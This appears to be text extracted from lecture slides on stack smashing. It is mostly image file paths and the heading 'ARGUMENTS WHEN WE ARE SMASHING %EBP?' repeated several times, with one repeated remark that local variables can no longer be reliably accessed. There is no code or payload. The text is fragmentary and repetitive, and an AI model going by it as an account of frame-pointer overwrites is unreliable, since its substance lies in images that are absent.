
ARGUMENTS WHEN WE ARE SMASHING %EBP?



ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we can't reliably access local variables

ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we can't reliably access local variables


ARGUMENTS WHEN WE ARE SMASHING %EBP?



